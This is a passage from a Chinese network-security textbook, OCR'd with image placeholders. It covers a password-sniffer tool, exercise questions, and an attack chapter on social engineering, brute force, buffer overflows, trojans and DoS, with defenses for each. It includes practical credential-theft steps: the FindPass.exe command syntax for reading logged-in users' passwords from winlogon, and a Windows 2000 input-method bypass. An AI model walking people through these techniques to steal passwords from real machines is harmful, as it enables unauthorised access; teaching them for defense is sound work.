


图 5-19　密码监听器的主界面

该工具软件功能比较强大，可以监听一个网段所有的用户名和密码，而且还可以指定发送的邮箱，设置的界面如图 5-20 所示。




图 5-20　设置密码监听器

该软件还支持自动启动和隐藏，但在实际使用中，有时候密码不能抓取，抓取成功率不能达到 100%。

思考与练习

1．简述监听技术与扫描技术的区别。

2．如何探测目标主机开放了哪些端口？

3．一般情况下，使用端口扫描器为何扫描不出 QQ 端口？

4．X-Scan 扫描中的 TCP 和 SYN 两种方式对扫描结果有什么影响？

5．如果有一台主机，可以上外网，并且主机中还装有网络监听工具，那是否可以监听某收费网站的账号和密码？

6．实现网络监听的条件是什么？

7．如何避免共享式以太网内的监听？

8．采用 MAC 洪水进行交换式局域网内的监听，有什么弊端？

9．如何防御局域网内的监听？

第6章　网络攻击

本章学习目标：

- 了解社会工程学攻击；
- 掌握物理攻击方法；
- 了解暴力攻击原理及方法；
- 掌握利用 Unicode 漏洞进行攻击的方法；
- 理解缓冲区溢出漏洞原理；
- 掌握 DoS 攻击原理。

任何以干扰、破坏网络系统为目的的非授权行为都称为网络攻击。黑客进行网络攻击通常分为三大类型：社会工程学攻击、利用型攻击和拒绝服务型攻击。

1．社会工程学攻击

社会工程学攻击，是一种利用社会工程学来实施的网络攻击行为。社会工程学是一种利用人的弱点，如人的本能反应、好奇心、信任、贪便宜等弱点进行诸如欺骗、伤害等危害手段，获取自身利益的手法。

2．利用型攻击

利用型攻击是一类试图直接对用户的机器进行控制的攻击，最常见的有 4 种。

1）物理攻击

物理安全是保护一些比较重要的设备不被接触。物理安全比较难防，因为攻击者往往是来自能够接触到物理设备的用户。

2）暴力攻击

一旦黑客识别了一台主机而且发现了基于 NetBIOS、Telnet 或 NFS 服务的可利用的用户账号，成功的暴力破解口令能提供对机器的控制。防御的措施是：选用难以猜测的口令，比如字母、数字和标点符号的组合；确保像 NetBIOS、Telnet 或 NFS 这样可利用的服务不暴露在公共范围；如果该服务支持锁定策略，就进行锁定。

3）漏洞攻击

攻击者利用软件程序中存在各种漏洞进行攻击。例如，著名的 Unicode 漏洞攻击、SQL 注入攻击以及常见的缓冲区溢出漏洞攻击。缓冲区溢出指的是，在很多的服务程序中使用了像 strcpy()，strcat()类似的不进行有效位检查的函数，最终可能导致恶意用户编写一小段利用程序来进一步打开安全豁口，然后将该代码缀在缓冲区有效代码末尾，这样当发生缓冲区溢出时，返回指针指向恶意代码，这样系统的控制权就会被夺取。防御的措施是：利用程序保护系统，或者浏览最新的安全公告不断更新操作系统。

4）木马攻击

木马攻击是一种直接由黑客或通过一个不令人怀疑的用户秘密安装到目标系统的程序。一旦安装成功并取得管理员权限，安装此程序的人就可以直接远程控制目标系统。防御的措施是：避免下载可疑程序并拒绝执行，运行网络扫描软件定期监视内部主机上的TCP服务。

3．拒绝服务型攻击

拒绝服务（Denial of Service，DoS）攻击是目前最常见的一种攻击类型。从网络攻击的各种方法和所产生的破坏情况来看，DoS算是一种很简单，但又很有效的进攻方式。它的目的就是拒绝服务访问，破坏服务的正常运行，最终使网络连接堵塞，或者服务器因疲于处理攻击者发送的数据包而使服务器系统的相关服务崩溃、系统资源耗尽。

DoS的攻击方式有很多种，常见的DoS攻击方式有：同步洪流（SYNFlood）、死亡之Ping（Ping of Death）、Finger炸弹、Land攻击、Ping洪流、Rwhod和Smurf等。

6.1 社会工程学攻击

6.1.1 社会工程学攻击定义

社会工程学攻击就是利用人们的心理特征骗取用户的信任，获取机密信息、系统设置等不公开的资料，为黑客攻击和病毒感染创造有利条件。

社会工程学与黑客使用的其他技术具有很大的差别，它所研究的对象不是严谨的计算机技术，而是目标网络的人员。社会工程学主要是利用说服或欺骗的方法来获得对信息系统的访问。这种说服和欺骗通常是通过和人交流或其他互动方式实现的。

近年来，更多的黑客转向利用人的弱点即社会工程学方法来实施网络攻击。利用社会工程学手段，突破信息安全防御措施的事件，已经呈现出上升甚至泛滥的趋势。

Gartner集团信息安全与风险研究主任Rich Mogull认为："社会工程学是未来10年最大的安全风险，许多破坏力最大的行为是由于社会工程学而不是黑客或破坏行为造成的。"一些信息安全专家预言，社会工程学将会是未来信息系统入侵与反入侵的重要对抗领域。

凯文米特出版的《欺骗的艺术》堪称社会工程学的经典。书中详细地描述了许多运用社会工程学入侵网络的方法，这些方法并不需要太多的技术基础，但可怕的是，一旦懂得如何利用人的弱点如轻信、健忘、胆小、贪便宜等，就可以轻易地潜入防护最严密的网络系统。他在很小的时候就能够把这一天赋发挥到极致，像变魔术一样，不知不觉地进入了包括美国国防部、IBM等几乎不可能潜入的网络系统，并获取了管理员权限。

最近流行的免费下载软件中捆绑流氓软件、免费音乐中包含病毒、网络钓鱼、垃圾电子邮件中包含间谍软件等，都是近来社会工程学的代表应用。

目前社会工程学攻击主要包括两种方式：打电话和伪造E-mail。

1．打电话

在社会工程学中有些黑客冒充失去密码的合法雇员，经常通过这种简单的方法重新获得密码。

2．伪造E-mail

使用Telnet，一个黑客可以截取以任何一个身份证发送E-mail的全部信息，这样的

E-mail 消息是真的，因为它发自于一个合法的用户。黑客可以伪造这些信息显得绝对真实的 E-mail，一个冒充系统管理员或经理的黑客就能较为轻松地获得大量的信息，实施他们的恶意阴谋。

【案例 1】

1978，瑞夫金无意中来到了美国保险太平洋银行的授权职员准入的电汇交易室，这里每天的转款额达到几十亿美元。瑞夫金当时工作的那家公司恰巧负责开发电汇交易室的数据备份系统，这给了他了解转账程序的机会，包括银行职员拨出账款的步骤。他了解到被授权进行电汇的交易员每天早晨都会收到一个严密保护的密码，用来进行电话转账交易。电汇室里的交易员为了记住每天的密码，图省事把密码记到一张纸片上，并把它贴到很容易看得见的地方。瑞夫金利用打电话冒充工作人员转账一千零二十万美元。几天后，瑞夫金乘飞机来到瑞士提取了现金，他拿出八百万通过俄罗斯一家代理处购置了一些钻石，然后把钻石封在腰带里通过了海关，飞回美国。瑞夫金成功地实施了历史上最大的银行劫案，他没有使用武器，甚至无需计算机的协助。奇怪的是，这一事件以“最大的计算机诈骗案”为名，收录在吉尼斯世界纪录中。

【案例 2】

2011 年 1 月的一天下午，一通陌生电话打到“满座网”的前台，带去了令人开心的消息——这家“新开张的礼品公司”希望让满座网的全体员工试吃它的巧克力产品。但是，免费巧克力需要凭一条内含电子券的手机短信获取，因此它需要得到满座网的通讯录。前台小姐表示很乐意帮这个忙。几分钟后，拨打这通电话的人便轻松得到了这家在中国销售规模位列前 5 名的团购网站所有员工的联系方式。

6.1.2 社会工程学攻击分析

可以从两个层次来对社会工程学的攻击进行分析：物理上的和心理上的。

1．物理分析

物理上，入侵发生的物理地点可以是工作区、电话、目标企业垃圾堆，甚至是在网上。

（1）对于工作区来说，黑客可以简单地只是走进来，冒充被允许进入公司的维护人员或是顾问。大多数情况下，入侵者可以对整个工作区进行深入的观察，直到找到一些密码或是一些可以利用的资料之后离开。另一种获得审核信息的手段就是简单地站在工作区那里观察公司雇员如何输入密码并偷偷地记住。

（2）最流行的社会工程学手段是通过电话进行的。黑客可以冒充一个权力很大或是很重要的人物的身份打电话从其他用户那里获得信息。一般机构的咨询台容易成为这类攻击的目标。黑客可以伪装成是从该机构的内部打电话来欺骗或是公司的管理员，所以说依赖于对打电话的人身份的确认并不是很安全的做法。

（3）翻垃圾是另一种常用的社会工程学手段。因为企业的垃圾堆里面往往包含了大量的信息。在垃圾堆中可以找出很多危害安全的信息，包括公司的电话本、机构表格、备忘录、公司的规定手册、会议时间安排表、事件和假期、系统手册、打印的敏感信息或是登录名和密码、打印出来的源代码、磁盘和磁带、公司的信件头格式以及备忘录的格式，以及废旧的硬件。这些资源可以向黑客提供大量的信息。

（4）互联网是使用社会工程学来获取密码的乐园。这主要是因为许多用户都把自己所有账号的密码设置为同样的一个。所以一旦黑客拥有了其中的一个密码以后，他就获得了

多个账号的使用权。黑客常用的一种手段是通过在线表格进行社会工程学攻击。他可以发送某种彩票中奖的消息给用户，然后要求用户输入姓名（以及电子邮件地址——这样他甚至可以获得用户在机构内部使用的账户名）以及密码。这种表格不光可以以在线表格的方式发送，同样可以使用普通邮件进行发送。况且如果是使用普通信件这种方式的话这些表格看上去就会更加像是从合法的机构中发出的，欺骗的可能性也就更大了。黑客在线获得信息的另一种方法是冒充为该网络的管理员通过电子邮件向用户索要密码。这种方法并不是十分有效，因为用户在线的时候对黑客的警觉性比不在线时要高，但是该方法仍然是值得考虑的。进一步来说，黑客也有可能放置弹出窗口并让它看起来像是整个网站的一部分，声称是用来解决某些问题，诱使用户重新输入账号与密码。这时用户一般会知道不应当通过明文来传输密码，但是，即使如此，管理员也应当定期地提醒用户防范这种类型的欺骗。如果想做到进一步的安全的话，系统管理员应当警告用户，除非是与合法可信网络工作人员进行面对面交谈，否则任何时候都不能公开自己的密码。

（5）电子邮件同样可以被用来作为更直接获取系统访问权限的手段。例如，从某位有信任关系的人发来的电子邮件附件中可能携带病毒、蠕虫或者是木马。

2. 心理分析

除了这些物理手段以外，黑客也可能充分利用用户的心理，从心理学角度进行社会工程学式的攻击。基本的说服手段包括扮演、讨好、同情和拉关系等。不论是使用哪一种方法，主要目的还是说服目标泄漏所需要的敏感信息。

（1）扮演一般来讲是构造某种类型的角色并按该角色的身份行事。经常采用的角色包括维修人员、技术支持人员、经理、可信的第三方人员或者是企业同事。某些时候就仅仅是打电话给目标，索取需要的信息。但是这种方式并不是任何时候都有效，在其他情况下，黑客会专心调查目标机构中的某一个人，并在他外出的时候冒充他的声音来打电话询问信息。

（2）还有一种比较有争议的社会工程学手段是仅仅简单地表现出友善的一面来套取信息。其理由是大多数人都愿意相信打电话来寻求帮助的同事所说的话，所以黑客只需要获得基本的信任就可以了。

（3）获得非法信息更为高级的手段被称为“反向社会工程学”。黑客会扮演一个不存在的但是权力很大的人物，让企业雇员主动地向他询问信息。如果深入地研究，细心地计划与实施的话，反向社会工程学攻击手段可以让黑客获得更多更好的机会来从雇员那里获得有价值的信息。但是这需要大量的时间来准备，研究以及进行一些前期的黑客工作。反向社会工程学包括三个部分：暗中破坏、自我推销和进行帮助。黑客先是对网络进行暗中的破坏，让网络出现明显的问题，然后他就来对网络进行维修并从雇员那里获得他真正需要的信息。那些雇员不会知道他是个黑客，因为他们网络中出现的问题会得到解决，所有人都会很高兴。

6.2 物理攻击

6.2.1 物理攻击方法

物理攻击是指通过可以接触到的设备进行攻击。物理攻击有两种方法。

（1）管理员离开计算机时，没有加密计算机或者直接把管理员登录的计算机借给他人使用，别人就可以通过工具软件来获得用户名和密码。

（2）普通用户通过提升权限，获得与管理员相同的权限，达到长期占有计算机的目的；或通过命令进入到某个计算机后，使用命令新建用户及密码，并提升权限。

例 6-1 通过读取登录进程获得当前登录用户的口令。

在 Windows NT 操作系统中，当用户登录后用户的口令是存储在当前用户的登录进程（winlogon）当中的，这样当用户去访问网络资源的时候就会从登录进程当中把登录的用户名和密码提交到远程去验证，微软的这种机制是为了实现微软的一次登录解决所有问题的构想，但是这样也带来了安全威胁。

通过 FindPass 工具软件可以对该进程进行解码，然后将当前用户的密码显示出来。将 FindPass.exe 文件复制到虚拟机 C 盘根目录，执行该程序，将得到当前用户的登录名和密码，如图 6-1 所示。




图 6-1　获取用户名和密码

如果有多人登录同一台计算机，还可以查看其他用户的密码，使用的语法如下：

```
FindPass.exe DomainName UserName PID-of-WinLogon
```

其中，第一个参数 DomainName 是计算机的名称；第二个参数 UserName 是需要查看密码的用户名，这个用户必须登录到系统，如果没有登录到系统，在 WinLogon 进程中不会有该用户的密码；第三个参数是 WinLogon 进程的进程号。

前两个参数都比较容易得到，WinLogon 的进程号只有到任务管理器中才能查看，也可以利用 pulist.exe 程序查看 WinLogon 的进程号。使用的方法如图 6-2 所示。

在这种情况下，如果计算机给别人使用的话，虽然没有告诉别人计算机密码是多少，别人仍然可以使用软件破解出管理员的账号和密码。如果是 Windows Server 2003 环境的话，还可以使用 FindPass2003.exe 等工具就可以对该进程进行解码，然后将当前用户的密码显示出来。

例 6-2 Windows 2000 输入法漏洞。

当计算机注销时，更改输入法为郑码输入法，单击帮助中的输入法入门，如图 6-3 所示。




图 6-2 查看 Winlogon 的进程号

